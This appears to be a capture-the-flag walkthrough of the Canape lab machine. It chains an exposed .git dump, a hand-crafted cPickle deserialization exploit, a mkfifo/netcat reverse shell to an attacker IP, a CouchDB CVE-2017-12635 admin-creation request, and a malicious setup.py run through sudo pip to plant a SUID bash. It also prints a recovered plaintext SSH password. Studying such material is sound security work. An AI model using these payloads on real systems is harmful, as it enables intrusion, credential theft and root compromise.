
Overview
Canape is a Linux machine hosting a Flask-based “Simpsons Fan Site” backed by a Python 2 app that once used cPickle to serialize and deserialize user input. An exposed .git endpoint lets us dump the full source history, and stepping through old commits shows exactly how a pickle-based save/load feature was stripped down to an unsafe cPickle.load(), while a naive string check was left behind as the only “protection”. Crafting a raw pickle payload by hand gets us a reverse shell as www-data. From there, a locally exposed CouchDB instance vulnerable to CVE-2017-12635 yields plaintext credentials for the homer user’s SSH access, and a wildcard sudo rule over pip install finishes the job as root.
Attack Chain
- Scan the target and find an exposed
.gitdirectory on the web server - Add
canape.htbandgit.canape.htbto/etc/hostsand dump the repository withgit-dumper - Walk the commit history and find that
cPickle.dump()was removed fromsubmit()whilecPickle.load()remained incheck() - Identify a weak
p1-substring check as the only validation before deserialization - Craft a raw
cPicklepayload by hand, working around thechar/quoteconcatenation with a manual pickle instruction - Replicate the server’s
md5(char + quote)hashing to reach the vulnerablecheck()endpoint - Confirm command execution with a
sleeppayload, then deliver a reverse shell aswww-data - Enumerate other users’ running processes and discover a locally bound
CouchDBinstance - Exploit
CVE-2017-12635to create aCouchDBadmin user without authentication - Recover SSH credentials for
homerfrom apasswordsdatabase and confirm them withhydra - Log in over
SSHashomerand read the user flag - Abuse a wildcard
sudo /usr/bin/pip install *rule with a malicioussetup.pyto drop a SUIDbash - Read the root flag
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan.
export IP=10.129.229.137; export NAME=CANAPE; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -p- -v -oA scans/nmap_allports_$NAME

ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -A -oA scans/nmap_initial_$NAME -v
The open TCP ports are:
80,65535

The scan flags an exposed .git directory and points us at canape.htb and git.canape.htb, which we add to /etc/hosts, along with a referenced endpoint:
http://git.canape.htb/simpsons.git
Web Enumeration
Port 80 - http
Browsing to port 80 shows a home page for a “Simpsons Fan Site”.

Viewing the page source reveals a comment referencing a git commit hash with a note to “temporarily hide check”.

Dumping the Git Repository
With the .git endpoint confirmed from our nmap scan, we use git-dumper to pull down the full repository.
git-dumper http://canape.htb/.git/ src

The repository dumps successfully.

Source Code Review
Walking the Commit History
We can dump the whole history at once with git log -p --all, but stepping through commit-by-commit is easier to follow.

git log --oneline --all --reverse
The second commit also references hiding check, this time noting it’s due to a vulnerability.
The Original Implementation

git show on the first commit prints the whole file as a diff against nothing, so it’s a clean look at the starting point.
git show e7bfbcf
We look at the initial __init__.py.

The submit() and check() functions take user input and use cPickle, a Python 2 library, to serialize and deserialize it. check() lines up with the comment we found in the page source.
The next two commits add the vulnerability comment into layout.html.
git show c8a74a0
git show f9be9a9

Where the Bug Was Introduced
The next commit is where things get interesting.
git show a389475
We see changes to __init__.py.


cPickle.dump() has been removed from submit(), the app no longer uses pickle to save data, but cPickle.load() is still called in check(). That gives us an opportunity to control the binary data this function deserializes.
The final commit only changes how the p_id variable is encoded.
git show 524f9dd

Back in the a389475 commit, the if statement in check() attempts validation by checking for the string p1 in p_id before calling cPickle.loads().

There’s also a whitelist for the char variable, visible in the repository source.

submit() checks that char is part of that whitelist before saving.

Exploitation
Crafting a Pickle Payload
We set up a Python 2 virtual environment and write a script that uses pickle.dump() locally so we control the raw binary structure, starting with a simple payload that sends a GET request to a Python server on our attacking machine.
import cPickle, os

class Exploit(object):
    def __reduce__(self):
        cmd = "wget http://10.10.14.30/test"
        return (os.system, (cmd,))

payload = cPickle.dumps(Exploit())
print(repr(payload))
Running the script shows our payload happens to contain a p1 string, which satisfies the naive validation check.

We try submitting this on the target website.

Inspecting the request in Burp Suite:


We get a 200 response…

…and Success! a few lines down.
Reaching check()
The commit history showed the raw data gets hashed with md5 before being used as an ID, which we need to replicate to reach check().

From submit():
p_id = md5(char + quote).hexdigest()
Our script to emulate how the target stores char + quote:
import hashlib

character = "homer"
quote = "cposix\nsystem\np1\n(S'curl http://10.10.14.30/test'\np2\ntRp3\n."
file_id = hashlib.md5(character + quote).hexdigest()
print(file_id)
Running this gives us a hash that, in theory, matches how the server parsed it.

We send a POST request to the hidden check() function with this ID.
curl -X POST http://canape.htb/check --data-urlencode "id=632a1ee9467967523dccfb4ba6660b49" -x 127.0.0.1:8080
We get a 500 Internal Server Error, which doesn’t necessarily mean the payload failed, but we don’t see a hit on our Python server either.

Debugging the Payload
We script the full flow together with debug output at each step.
import cPickle, os, hashlib, requests

TARGET = "http://canape.htb"

class Exploit(object):
    def __reduce__(self):
        cmd = "wget http://10.10.14.30/test"
        return (os.system, (cmd,))

character = "homer"
quote = cPickle.dumps(Exploit())

print("---Debug Variables---")
print(Exploit)
print("")
print(character)
print(quote)
print("")

# submit
r = requests.post(TARGET + "/submit", data={"character": character, "quote": quote})
print("[submit] status:", r.status_code, "| success:", "alert-success" in r.text)

# hash
file_id = hashlib.md5(character + quote).hexdigest()
print("[+] file_id:", file_id)

# check
r2 = requests.post(TARGET + "/check", data={"id": file_id})
print("[check] status:", r2.status_code)
print("[check] body:", r2.text[:300])
Running it gives the same result as the manual approach, no code execution yet.

We swap the payload for sleep 10 and time the check() request, so we know for certain whether code executed instead of guessing about wget/curl availability.
import cPickle, os, hashlib, requests, time

TARGET = "http://canape.htb"

class Exploit(object):
    def __reduce__(self):
        cmd = "sleep 10"
        return (os.system, (cmd,))

character = "homer"
quote = cPickle.dumps(Exploit())

# submit
r = requests.post(TARGET + "/submit", data={"character": character, "quote": quote})
print("[submit] status:", r.status_code, "| success:", "alert-success" in r.text)

# hash
file_id = hashlib.md5(character + quote).hexdigest()
print("[+] file_id:", file_id)

# check with timer
start = time.time()
r2 = requests.post(TARGET + "/check", data={"id": file_id})
elapsed = time.time() - start

print("[check] elapsed:", elapsed, "seconds")
print("[check] status:", r2.status_code)
print("[check] body:", r2.text[:300])
The elapsed time comes back at basically zero seconds, our sleep never ran.

Finding the Real Problem
Looking at check() in __init__.py again, the response includes feedback we can use to see why our pickle instruction isn’t firing.

We send a plain, non-pickled character/quote pair to see what comes back.
import hashlib, requests

TARGET = "http://canape.htb"

character = "homer"
quote = "PickleInstruction"

r = requests.post(TARGET + "/submit", data={"character": character, "quote": quote})
print("[submit] status:", r.status_code, "| success:", "alert-success" in r.text)

file_id = hashlib.md5(character + quote).hexdigest()
print("[+] file_id:", file_id)

r2 = requests.post(TARGET + "/check", data={"id": file_id})
print("[check] status:", r2.status_code)
print("[check] body:", r2.text[:300])
The response explains why: char + quote is treated as one concatenated string. char is just plain text, so cPickle.load() fails immediately on it and never reaches our pickle payload in quote.

A Manual Pickle Instruction
To fix this we hand-craft a pickle instruction for char itself:
S'homer'\np0\n
Broken down:
S: the opcode meaning “the next part is a text string”'homer': the string itself, quoted exactly as pickle expects\n: a line break, separating pickle instructionsp0: stores the value at slot0\n: closes the instruction, followed immediately by our real payload
import cPickle, os, hashlib, requests, time

TARGET = "http://canape.htb"

class Exploit(object):
    def __reduce__(self):
        return (os.system, ("sleep 10",))

character = "S'homer'\np0\n"
quote = cPickle.dumps(Exploit())

r = requests.post(TARGET + "/submit", data={"character": character, "quote": quote})
print("[submit] status:", r.status_code, "| success:", "alert-success" in r.text)

file_id = hashlib.md5(character + quote).hexdigest()
print("[+] file_id:", file_id)

start = time.time()
r2 = requests.post(TARGET + "/check", data={"id": file_id})
elapsed = time.time() - start

print("[check] elapsed:", elapsed, "seconds")
print("[check] status:", r2.status_code)
print("[check] body:", r2.text[:300])
This time it works, the request waits the full 10 seconds.

Reverse Shell
With command execution confirmed, we swap in a mkfifo-based reverse shell from revshells.com:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.14.30 443 >/tmp/f

We start a penelope listener on port 443 and run the script.

We catch a shell as www-data.

Lateral Movement
Finding Another User’s Processes
We check which other users have shell access.
cat /etc/passwd | grep -i "sh$" 2>/dev/null
The user homer stands out as non-standard.

We check what homer has running.
ps -fu homer
homer runs beam, epmd, memsup, and cpu_sup binaries from their home directory.

Reading the full command lines from /proc confirms it.
for pid in $(pgrep -u homer); do echo "== $pid =="; cat /proc/$pid/cmdline | tr '\0' ' '; echo; done
The output points to couchdb, which also shows up in the git repository.

Exploiting CouchDB
CouchDB doesn’t have a dedicated CLI, but exposes a REST API we can query with curl (see the CouchDB API docs).
curl http://127.0.0.1:5984/
We’re working with CouchDB 2.0.0.

curl http://127.0.0.1:5984/_all_dbs

CouchDB 2.0.0 is vulnerable to CVE-2017-12635, which lets non-admin users grant themselves admin privileges. We exploit it manually with a PUT request that creates an admin user, hacked.
curl -X PUT -H "Referer: http://127.0.0.1:5984/" "http://127.0.0.1:5984/_users/org.couchdb.user:hacked" -d '{"type": "user", "name": "hacked", "roles": ["_admin"], "roles": [], "password": "pass1234"}'

We look at the passwords database.
curl -u hacked:pass1234 "http://127.0.0.1:5984/passwords"

curl -u hacked:pass1234 "http://127.0.0.1:5984/passwords/_all_docs"

Pulling each document individually:
curl -u hacked:pass1234 "http://127.0.0.1:5984/passwords/739c5ebdf3f7a001bebb8fc4380019e4"
curl -u hacked:pass1234 "http://127.0.0.1:5984/passwords/739c5ebdf3f7a001bebb8fc43800368d"
curl -u hacked:pass1234 "http://127.0.0.1:5984/passwords/739c5ebdf3f7a001bebb8fc438003e5f"
curl -u hacked:pass1234 "http://127.0.0.1:5984/passwords/739c5ebdf3f7a001bebb8fc438004738"
This turns up usernames and passwords for several platforms. The one that matters is ssh.

SSH Access as homer
We confirm the password, 0B4jyA0xtytZi7esBNGp, against homer with hydra (the SSH port on this target is 65535).
hydra -l homer -p 0B4jyA0xtytZi7esBNGp 10.129.229.137 ssh -s 65535
Credentials confirmed.

homer:0B4jyA0xtytZi7esBNGp
ssh homer@$IP -p 65535
We have an interactive shell as homer.

We read the user flag.

Privilege Escalation
We check our sudo privileges.
sudo -l
We can run /usr/bin/pip install * as root.


A wildcard sudo pip install means we can create a malicious setup.py that runs os.system() commands as root during package installation.
We create the malicious package in /tmp/suidbash.
import os
from setuptools import setup

os.system("cp /bin/bash /tmp/suidbash")
os.system("chmod u+s /tmp/suidbash")

setup(
    name="suid_bash",
    version="0.1",
)
We install it with sudo pip.
sudo /usr/bin/pip install /tmp/suidsetup
The package processes successfully.

We now have a SUID copy of bash.

Running it with -p to preserve privileges gives us a shell as root.
/tmp/suidbash -p

We read the root flag.

Key Takeaways
Canape is a good demonstration of how insecure deserialization survives refactoring. A pickle-based save feature was stripped down to just the dangerous half, cPickle.load() stayed while cPickle.dump() was removed, and the only safeguard added was a naive substring check, easily satisfied by a crafted payload. Exposing .git over HTTP handed us the entire history of that refactor, turning what would have been blind exploitation into a guided one. From there, a locally-bound CouchDB instance vulnerable to a known unauthenticated privilege-escalation CVE and an overly broad sudo pip install rule chained together into a full compromise, both reminders that internal services and package-manager sudo rules deserve the same scrutiny as the initial attack surface.